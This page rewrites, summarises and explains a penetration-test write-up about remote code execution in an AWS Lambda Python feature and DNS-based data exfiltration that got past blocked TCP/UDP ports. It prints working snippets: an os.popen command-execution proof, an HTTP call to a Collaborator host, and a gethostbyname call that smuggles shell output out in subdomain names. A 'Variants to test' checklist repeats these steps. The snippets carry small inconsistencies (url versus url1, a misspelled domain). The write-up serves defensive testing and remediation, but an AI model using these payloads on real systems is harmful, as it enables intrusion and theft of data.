What’s in a Name? Writing custom DNS tunnelling protocol, exploiting unexpected AWS Lambda misconfiguration – in a web app Pen test (Part 1)
A web application allowed users to submit Python code that was executed in an AWS Lambda environment, enabling remote code execution. The attacker could then exfiltrate data via DNS queries despite outbound TCP and UDP ports being blocked.
 Published on labs.jumpsec.com
by Sunny Chau | Jun 6, 2024 | burpsuite, Exploitation, network, Research, Vulnerability
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a war story from an AWS web application penetration test. The application was built for users of scientific and engineering backgrounds. One feature, powered by AWS Lambda (a serverless function), let users submit Python code to perform calculations and simulations. The frontend UI then displayed any number-typed results.
For example, if a variable named foobar existed after the user-supplied Python script ran to completion and it was a number type at the end (INT, FLOAT, COMPLEX), the frontend would display, if foobar == 1337:
foobar: 1337
Non-numeric results were dropped. During the test the researcher found that any Python standard library was available in the environment.

The engagement also produced a broader lesson about AWS networking, which the author leads with as a public service announcement: it was possible to exfiltrate data from the AWS app through external DNS interaction. The disclosure surprised the client, who believed it should not be possible because, in their words, "all outbound TCP & UDP ports were blocked". On further digging the researcher found that this was indeed not enough to stop outbound DNS interactions.
The TL;DR given is that if you have an AWS Lambda app, or an EC2 instance that should not be making outbound connections (an "air-gapped cloud machine" that only talks to infrastructure owned by you), blocking all TCP and UDP ports through Security Groups and VPC Network Rules is not enough. Even if a [redacted]/0 DENY rule is in place for port 53, you would need to additionally set up a Route 53 DNS firewall to block outbound DNS interactions. Part II of the post was to cover setting that up.
Setup
The researcher came to the engagement from back-to-back adversary simulation work, as the JUMPSEC adversary simulation team had been focusing heavily on cloud red teaming. The test itself was a web application penetration test.
The researcher used a Burp Suite Collaborator listener that listened on both HTTP and DNS, and Python scripts for encoding and decoding. The demonstrations in the post were mostly recreated using the researcher's own AWS account, with client details redacted for confidentiality.
Finding it
Experienced app testers have their favourite ways to execute OS commands in the major web programming languages: exec() in PHP, eval() in Node.js, and in Python the author's favourite is os.popen(), with others such as subprocess.run() available. Having the standard Python libraries meant os was definitely available, so the easiest proof of a working RCE was:
import os
output = int(os.popen('echo -n 1337').read())
In the UI, the result appeared as output: 1337. The author notes being hesitant to label the finding Critical Risk without proving further impact, so the next step was to expand the RCE's capabilities.
Exploitation
Step 1: Confirm the RCE and work around the numeric-only output
Further testing confirmed the RCE was working well (the researcher echoed more numbers such as 42 and 69420). The problem was output: the Lambda only returned numbers and would not return any string, so a string-to-number encoding function was needed.
Knowing that Linux shell commands almost always produce ASCII strings, the researcher wrote a Python function that loops through the command output's ASCII characters and encodes them into their respective ASCII numbers, forming a big integer to be shown in the UI. The result could then be converted back to ASCII on the attacking machine. All printable ASCII characters are between 0x0 and 0xFF (0-255). Because the app's UI could not output hex, one ASCII character was transformed into a three-digit number: for example, ABC became 065066067. This was achieved by passing each character to ord(char), adding a 0 to any output less than 100, concatenating them into a single string, and running int() on the whole thing.
In the UI the value would not have the leading 0, so you would get 65066067068 instead. The decoding function therefore needed to add the 0 back if len(output) % 3 != 0, split the string into 3-character chunks and put it through chr, the inverse of ord().


The two screenshots are the only "real" screenshots from the engagement. They show the encoded output of whoami on the UI, decoded with a Python script. The runtime users shown were of the form sbx_userXYZ, the runtime users for Lambda.
Step 2: Recognise the limits of the UI channel
From an attacker's perspective there was a glaring problem. In Python's standard libraries the maths does not get as accurate as thousands of significant figures, and that accuracy would be needed to get low thousands of bytes out of this encoding method, which is not a lot. That is probably why the frontend did not give more than 20 significant figures in the output. As the author puts it, a 4-byte unsigned int in C goes to 4294967295 maximally, which is only 10 significant figures, or 3 encoded bytes in this very inefficient scheme. The researcher went down the rabbit hole of dynamically generating named variables (var1 for the first 5 bytes, var2 for the 6th to 10th bytes, and so on) but could not get far.
Step 3: Look for an out-of-band channel
Getting data out through the UI was possible but impractical. The next step was to look for out-of-band data channels, the most obvious being HTTP. Two candidates were the OS native curl utility and the urllib.request module in Python. The researcher spun up a listener on Burp Suite Collaborator, which listened on HTTP and DNS, and made a request:
url = f'http://<my-subdomain>.oastify.com'
req_status = int(request.urlopen(url).status)

Burp Suite showed no HTTP request was received, but the DNS query went through to the name server of oastify.com. The Lambda was talking back through DNS.
Step 4: Understand the DNS exfiltration mechanism
DNS data exfiltration works as follows. Assume you control the DNS records of oastify.com (in reality PortSwigger does). To run a server with IP a.b.c.d that receives data through that domain, one way is to become the authoritative name server for it, by creating an NS record for ns1.oastify.com pointing to a.b.c.d. If someone runs a DNS query against foobar.oastify.com, the name server at a.b.c.d receives that query. That is the normal working part of DNS. The records can be written as:
oastify.com    NS  ns1.oaststify.com
ns1.oastify.com A    a.b.c.d
An attacker wants juicy data sent to their server. The vulnerable application makes the query "Hey, internet, can I resolve <juicydata>.oastify.com?", and the name server at a.b.c.d gets the <juicydata> inside the query, saves it in its query log, and feeds the application some junk data: "Oh it's b.c.d.e. Bye now!"
Step 5: Prove it with a native DNS utility
To properly PoC the feature, the researcher used the native DNS utility in Python, socket.gethostbyname():
import socket, os

url = 'i-am-talking-to-you..oastify.com'
url2 = f'{os.popen("/usr/bin/echo -n copy-that").read()}..oastify.com'

lookup1 = socket.gethostbyname(url1)
lookup2 = socket.gethostbyname(url2)


The screenshots show the queries Burp received when the researcher replicated this part using their own Lambda function. They proved two things: an arbitrary subdomain query would also hit the malicious name server, and dynamic content (shell command output) placed in the subdomain would also go through AWS's mechanisms to fire off that request.
Root cause
The application ran user-supplied Python in a Lambda with the standard library available, and the only output channel it offered was a numeric result rendered in the UI. The Lambda environment was able to make outbound DNS queries even though the client believed outbound traffic was blocked. Blocking all TCP and UDP ports through Security Groups and VPC Network Rules did not stop DNS interactions, and even a [redacted]/0 DENY rule for port 53 was insufficient; a Route 53 DNS firewall would additionally be needed.
Impact
An attacker who can submit Python code to the feature gets remote code execution in the Lambda environment, running as a runtime user of the form sbx_userXYZ. Data can be exfiltrated through DNS by encoding command output into subdomains of a domain the attacker controls, even where outbound TCP and UDP are blocked. The UI-only channel is limited: the frontend returned no more than about 20 significant figures, which the author equates to only 3 encoded bytes per result in this scheme, so it is impractical for large volumes. The DNS channel carries command output in subdomain names. The post states that Part II would cover weaponising the discovery into a semi-interactive shell, how the Lambda's identity was assumed, and how the AWS remediation was found.
Fix
The report gives one concrete control: set up a Route 53 DNS firewall to block outbound DNS interactions, in addition to Security Groups and VPC Network Rules. Part II was to include the setup steps. The report does not describe any other remediation applied by the client.
Variants to test
- Submit code that calls
os.popen()and returns anint()of the output, as in the first payload, and check whether the UI renders the number. A positive result is a numeric value matching the command output. - Submit code that calls
socket.gethostbyname()on a Collaborator subdomain. A positive result is a DNS interaction in Collaborator with no corresponding HTTP request. - Put command output into the subdomain, as in the
url2line, and check the Collaborator DNS log. A positive result is a query whose subdomain contains the command output. - Test whether outbound HTTP works at all with
urllib.request, as in theurlopensnippet. A positive result is an HTTP interaction in Collaborator; a negative result alongside DNS hits confirms DNS-only egress. - On any environment claimed to be egress-restricted, check whether DNS still resolves external names despite port 53 deny rules. A positive result is a DNS query reaching an external authoritative name server you control.
What happened, in plain words
A security tester was hired to break into a company's web application, with permission, to find weaknesses before real attackers do. This kind of job is called a penetration test, or pen test. The application was a website used by scientists and engineers. One of its features let users type in Python code, a popular programming language, and run it to do calculations and simulations. The website would then show the numeric answer on the screen.
The tester found that any Python standard library was available in the environment. They could make the server run operating system commands, not just maths. That is called remote code execution, or RCE: the attacker can run their own commands on someone else's machine. The catch was that the website only displayed numbers, so getting useful information (like the output of a command) back out was awkward.
The tester first built a clever trick to squeeze text out through the number display, then realised it was too slow to be practical. So they looked for another way for the server to send data back to them, and found one: DNS. DNS is the internet's address book, the system that turns a name like example.com into a numeric address. Even though the client believed all outbound network traffic was blocked, the server could still make DNS lookups to the outside world. By putting stolen data inside the names being looked up, the tester could receive it on their own server.
The bigger lesson, which the author leads with, is that blocking all TCP and UDP ports is not enough to stop a machine from talking to the internet. DNS still gets through, and you need an extra control, a Route 53 DNS firewall, to stop it. This article is Part 1 of the story; Part 2 was to cover turning the trick into a semi-interactive shell, using the server's cloud identity, and how the fix was found.
The public service announcement
The author opens with a warning for anyone running cloud infrastructure. During the test it was possible to send data out of the AWS application through DNS lookups to the outside world. AWS is Amazon Web Services, a large cloud provider where companies rent servers and services. The client was surprised, because they believed it should not be possible: in their words, "all outbound TCP & UDP ports were blocked".
To understand why that is not enough, you need two ideas. TCP and UDP are the two main ways computers send data over a network; ports are numbered doors on a machine, and a firewall rule can close them. DNS normally uses port 53. The client had closed the doors they thought mattered, but DNS still worked.
The TL;DR (too long; didn't read, a short summary) is this: if you have an AWS Lambda app, or an EC2 instance, that should not be making outbound connections (an "air-gapped cloud machine" that only talks to infrastructure owned by you), blocking all TCP and UDP ports through Security Groups and VPC Network Rules is not enough. Lambda is AWS's serverless compute service: you upload code and AWS runs it on demand, without you managing a server. EC2 is AWS's service for renting virtual machines. Security Groups and VPC Network Rules are AWS's firewall settings. Even if a [redacted]/0 DENY rule is in place for port 53, you would need to additionally set up a Route 53 DNS firewall to block outbound DNS interactions. [redacted]/0 means "every address on the internet". Route 53 is AWS's DNS service, and its DNS firewall is a feature that inspects and blocks DNS queries. Part II of the blog post was to include steps to set it up.
Tell me about that RCE you got there
In the past year or so, the author's team at JUMPSEC had been focusing heavily on cloud red teaming. Red teaming is simulated attacking: a team pretends to be a real adversary to test an organisation's defences. The author had been on back-to-back adversary simulation jobs, so being assigned a web application pen test was a nice change of scenery.
The application in question was built for users of scientific and engineering backgrounds. An AWS Lambda-powered feature in the app allowed users to submit Python code to perform calculations and simulations. The frontend UI (the part of the website you see and click) would then display any number-typed results. For example, if a variable exists named foobar after the user-supplied Python script ran to completion, and it was a number type at the end (INT, FLOAT, COMPLEX?), the frontend would display (if foobar == 1337):
foobar: 1337
A variable is just a named box that holds a value in a program. INT, FLOAT and COMPLEX are number types: whole numbers, decimal numbers, and numbers with an imaginary part. The website showed the value of the variable and its name, but only if the value was a number.
However, non-numeric results would be dropped. During the test the author found that any Python standard library was available in the environment. A standard library is the collection of ready-made code that comes with a programming language; having all of it available means the code can do a lot more than arithmetic.
Proving the RCE is alive and well
Experienced app testers all have their favourite ways to execute OS commands in the major web programming languages, for example exec() in PHP, eval() in Node.js, and in Python the author's favourite is os.popen(). There are of course a couple of others such as subprocess.run() and so on. These are functions that let a program run a command on the underlying operating system, as if you had typed it into a terminal. The author points readers to PayloadAllTheThings, a well-known cheat sheet, for more.
Anyway, having standard Python libs meant os was definitely available. os is the Python module for talking to the operating system. So the easiest proof for a working RCE was just this:
import os
output = int(os.popen('echo -n 1337').read())
Line by line:
import osloads theosmodule, which gives the code access to operating system functions.os.popen('echo -n 1337')runs the shell commandecho -n 1337.echoprints text;-nmeans do not add a newline at the end. So it prints the four characters1337..read()reads whatever the command printed, as text.int(...)converts that text into a whole number, so the website will accept it as a numeric result.output = ...stores the result in a variable namedoutput.
And in the UI, voila, we see output: 1337. That is the proof: the code the tester submitted made the server run an operating system command, and the result came back through the number display.
Well this ain't much but it definitely pays the bills. The author says they would be hesitant to label the finding Critical Risk in the report without proving further impact, so the next step was to make some coffee and expand the RCE's capabilities.
Getting more data out
Some more coffee-powered testing proved that the RCE was working well: the author echoed some more numbers such as 42 and 69420. How though, would one make it more useful? Initially the author preferred a solution that goes into the UI, because it is logical (the KISS principle: keep it simple, stupid) and also would look nice on the report. Since the Lambda only returned numbers and would not return any string, a string-to-number encoding function was needed.
Encoding means turning data into a different format so it can travel through a channel that only accepts that format. Here the channel only accepts numbers, so text had to become numbers.
Knowing that Linux shell commands almost always produce ASCII strings, the author wrote a little Python function that loops through the command output's ASCII characters and encodes them into their respective ASCII numbers, forming a big integer to be shown on the UI. ASCII is a standard table that gives every letter, digit and symbol a number: for example, the letter A is 65. The result could then be converted back to ASCII on the attacking machine.
The author double checked that all printable ASCII characters are between 0x0 and 0xFF (0-255). The 0x prefix means hexadecimal, another way of writing numbers. Because the app's UI could not output hex, one ASCII character was transformed into a three-digit number. For example, ABC was turned into 065066067. This was achieved by passing each character to ord(char) and adding a 0 to any output less than 100, before concatenating them into a single string, and running int() on the whole thing.
In plain words: ord() gives the ASCII number of a character. If that number is below 100, a leading 0 is added so every character takes exactly three digits. The three-digit chunks are joined into one long string, and int() turns that string into a single big number, which the website will display.
In the UI it would not have the leading 0, i.e. you would get 65066067068 instead, so the decoding function would need to add the 0 back if len(output) % 3 != 0, split the string into 3-char chunks and put it through chr, which was the inverse of ord(). len(output) is the length of the string, % is the remainder after division, and chr() turns an ASCII number back into a character. So the decoder checks whether the length is not a multiple of three, pads a zero at the front if needed, cuts the string into three-digit pieces, and converts each piece back to a letter.
These two are the only "real" screenshots from the engagement, in case you are curious. They showed the encoded output of whoami on the UI, which was decoded with a Python script. whoami is a command that prints the name of the user the command is running as. The names shown were of the form sbx_userXYZ, which are the runtime users for Lambda.
While this would also have been "good enough", there was a glaring problem from an attacker's perspective. In Python's standard libraries, the maths (as far as the author knows) does not get as accurate as thousands of significant figures, and you would need that to get low thousands of bytes out from this encoding method, which is not a lot. Significant figures are the digits a number is accurate to. That is probably the reason why the frontend did not give more than 20 significant figures in the output. From the author's limited knowledge, a 4-byte unsigned int in C goes to 4294967295 maximally, so that is only 10 significant figures, or 3 encoded bytes in this very inefficient scheme. A byte is a unit of data, roughly one character.
The author did go into the rabbit hole of trying to dynamically generate named variables (var1 for the first 5 bytes; var2 for 6-10th bytes, and so on), but could not get far.
Oh we got DNS!
When life closes one door, look hard for native networking capabilities. Getting data out from the UI was possible, but impractical. As an attacker in disguise, the author felt strongly about their rights to get good user experience. The next step was to look for out-of-band data channels, meaning a way for the server to send data to the attacker over a different path than the normal response. The most obvious one was HTTP, the protocol browsers use to fetch web pages.
There were 2 candidates to achieve this that the author knew in the back of their head: the OS native curl util, and the urllib.request module in Python. curl is a command-line tool for making web requests; urllib.request is Python's built-in way to do the same. The author spun up their own listener on Burp Suite Collaborator, which listened on HTTP and DNS, and did a little request as shown here:
url = f'http://<my-subdomain>.oastify.com'
req_status = int(request.urlopen(url).status)
Line by line:
url = f'http://<my-subdomain>.oastify.com'builds the address to call. Thefbefore the quote marks an f-string, a Python string where{...}parts are replaced by values.oastify.comis a domain run by PortSwigger, the makers of Burp Suite, for exactly this kind of out-of-band testing; Collaborator gives each tester a unique subdomain under it.request.urlopen(url)makes an HTTP request to that address..statusreads the HTTP status code from the response, a number like 200 meaning OK.int(...)converts it to a whole number so the website will display it.
To the author's surprise (and much joy indeed), though Burp Suite showed no HTTP request was received, the DNS query went through to the name server of oastify.com, which meant the Lambda was indeed talking back through DNS. A name server is the computer that answers DNS questions for a domain. So no HTTP request arrived, but the DNS query did.
Exfil mechanism explained
For those who are not familiar with the concept of DNS data exfiltration, it works like this. Let's say we control DNS records of oastify.com (in reality the PortSwigger company does). To run a server with IP a.b.c.d to receive data through that domain, one way is by becoming the Authoritative Nameserver for it. An IP address is the numeric address of a machine on the internet. An authoritative name server is the one that holds the official answers for a domain. This can be done by creating an NS record for ns1.oastify.com and pointing it to a.b.c.d. An NS record is a DNS entry that says which server is responsible for a domain. If someone runs a DNS query against foobar.oastify.com, the name server at a.b.c.d would receive that query. That is the normal working part of DNS. The DNS records described in the paragraph can be written as:
oastify.com    NS  ns1.oaststify.com
ns1.oastify.com A    a.b.c.d
Line by line:
- The first line says: for the domain
oastify.com, the name server (NS) isns1.oaststify.com. Note the spelling in the original, which is reproduced exactly. - The second line says: the address (A record) of
ns1.oastify.comisa.b.c.d. An A record maps a name to an IP address.
If you were an attacker, you would want some juicy data to be sent to your server. How would you make this happen? The vulnerable application in question would make the query: "Hey, internet, can I resolve <juicydata>.oastify.com?" And your name server at a.b.c.d would get the <juicydata> inside the query, save it in its query log, and then feed the application some junk data: "Oh it's b.c.d.e. Bye now!"
The trick is that the data is carried in the part of the name before the domain, called the subdomain. The attacker's server logs every name it is asked about, so the data arrives even though the answer it sends back is meaningless.
Proving it with a native DNS utility
To properly PoC this feature, the author used a native DNS util in Python called socket.gethostbyname(). PoC means proof of concept: a small demonstration that the weakness is real. socket.gethostbyname() is Python's built-in function for looking up the IP address of a name.
import socket, os

url = 'i-am-talking-to-you..oastify.com'
url2 = f'{os.popen("/usr/bin/echo -n copy-that").read()}..oastify.com'

lookup1 = socket.gethostbyname(url1)
lookup2 = socket.gethostbyname(url2)
Line by line:
import socket, osloads two modules:socketfor network lookups andosfor running commands.url = 'i-am-talking-to-you..oastify.com'is a fixed name to look up. The double dot is in the original.url2 = f'{os.popen("/usr/bin/echo -n copy-that").read()}..oastify.com'runs the command/usr/bin/echo -n copy-that, which printscopy-that, reads the output, and puts it at the front of the domain name. So the name being looked up contains the command output.lookup1 = socket.gethostbyname(url1)asks DNS to resolve the first name.lookup2 = socket.gethostbyname(url2)asks DNS to resolve the second name, the one carrying the command output.
Below were queries Burp received when the author replicated this part using their own Lambda function. It proved two things: 1. an arbitrary subdomain query would also hit the malicious name server, and 2. you could put dynamic content (shell command output) in the subdomain and it would also go through AWS's mechanisms to fire off that request.
This is a good place to stop for now in a 2-part post. Next time we will cover how this discovery could be weaponised to become a semi-interactive shell, how the Lambda's identity was assumed by the author, and how the AWS remediation was found. A semi-interactive shell means the attacker can type commands and see results, one at a time, rather than running a single fixed command. Assuming the Lambda's identity means using the cloud permissions the function had, to act as it within the AWS account.
A disclaimer at the end notes that most demonstrations were recreated using the author's own AWS account and client details were redacted for confidentiality.
Glossary
- Penetration test (pen test): an authorised attempt to break into a system to find weaknesses before real attackers do.
- Remote code execution (RCE): a weakness that lets an attacker run their own commands on someone else's machine.
- AWS (Amazon Web Services): a cloud provider where companies rent servers and services.
- Lambda: AWS's serverless service; you upload code and AWS runs it on demand.
- EC2: AWS's service for renting virtual machines.
- Serverless: a way of running code without managing the underlying server yourself.
- TCP and UDP: the two main protocols computers use to send data over a network.
- Port: a numbered door on a machine that network traffic goes through; DNS normally uses port 53.
- Firewall: a control that allows or blocks network traffic.
- Security Group / VPC Network Rule: AWS firewall settings that control which traffic is allowed.
[redacted]/0: a notation meaning every address on the internet.- Route 53: AWS's DNS service.
- DNS firewall: a feature that inspects and blocks DNS queries.
- DNS: the internet's address book, turning names into IP addresses.
- Name server: the computer that answers DNS questions for a domain.
- Authoritative name server: the server that holds the official answers for a domain.
- NS record: a DNS entry saying which server is responsible for a domain.
- A record: a DNS entry mapping a name to an IP address.
- Subdomain: the part of a name before the main domain, such as
foobarinfoobar.example.com. - IP address: the numeric address of a machine on the internet.
- HTTP: the protocol browsers use to fetch web pages.
- Out-of-band channel: a way to send data over a different path than the normal response.
- Data exfiltration: stealing data out of a system.
- Burp Suite: a toolkit for testing web applications.
- Burp Suite Collaborator: a Burp feature that gives you a unique domain and logs HTTP and DNS interactions with it.
oastify.com: the domain PortSwigger uses for Collaborator.- PoC (proof of concept): a small demonstration that a weakness is real.
- Python: a popular programming language.
- Standard library: the ready-made code that comes with a programming language.
- Module: a file of ready-made code you can load into a Python program.
os: the Python module for talking to the operating system.os.popen(): a Python function that runs a shell command and lets you read its output.subprocess.run(): another Python function for running commands.exec()/eval(): functions in PHP and Node.js that run code or commands.- Shell command: a command typed into an operating system's command line.
echo: a command that prints text.whoami: a command that prints the name of the current user.curl: a command-line tool for making web requests.urllib.request: Python's built-in way to make web requests.socket.gethostbyname(): Python's built-in function for looking up the IP address of a name.- Variable: a named box in a program that holds a value.
- INT / FLOAT / COMPLEX: number types in Python: whole numbers, decimals, and numbers with an imaginary part.
- ASCII: a standard table giving every letter, digit and symbol a number.
ord(): a Python function that gives the ASCII number of a character.chr(): a Python function that turns an ASCII number back into a character.- Encoding: turning data into a different format so it can travel through a channel that only accepts that format.
- Hexadecimal: a way of writing numbers using base 16, often prefixed with
0x. - Significant figures: the digits a number is accurate to.
- Byte: a unit of data, roughly one character.
- f-string: a Python string where
{...}parts are replaced by values. int(): a Python function that converts a value to a whole number.len(): a Python function that gives the length of a string.%: the remainder after division.- Red teaming: simulated attacking to test an organisation's defences.
- Adversary simulation: another name for red teaming.
- TL;DR: "too long; didn't read", a short summary.
- KISS principle: "keep it simple, stupid", a preference for the simplest solution.
- Semi-interactive shell: a channel where an attacker can type commands and see results one at a time.
- Assuming an identity: using the cloud permissions of a service to act as it within an AWS account.
- Runtime user: the low-privilege account a service runs code as, such as
sbx_userXYZfor Lambda.


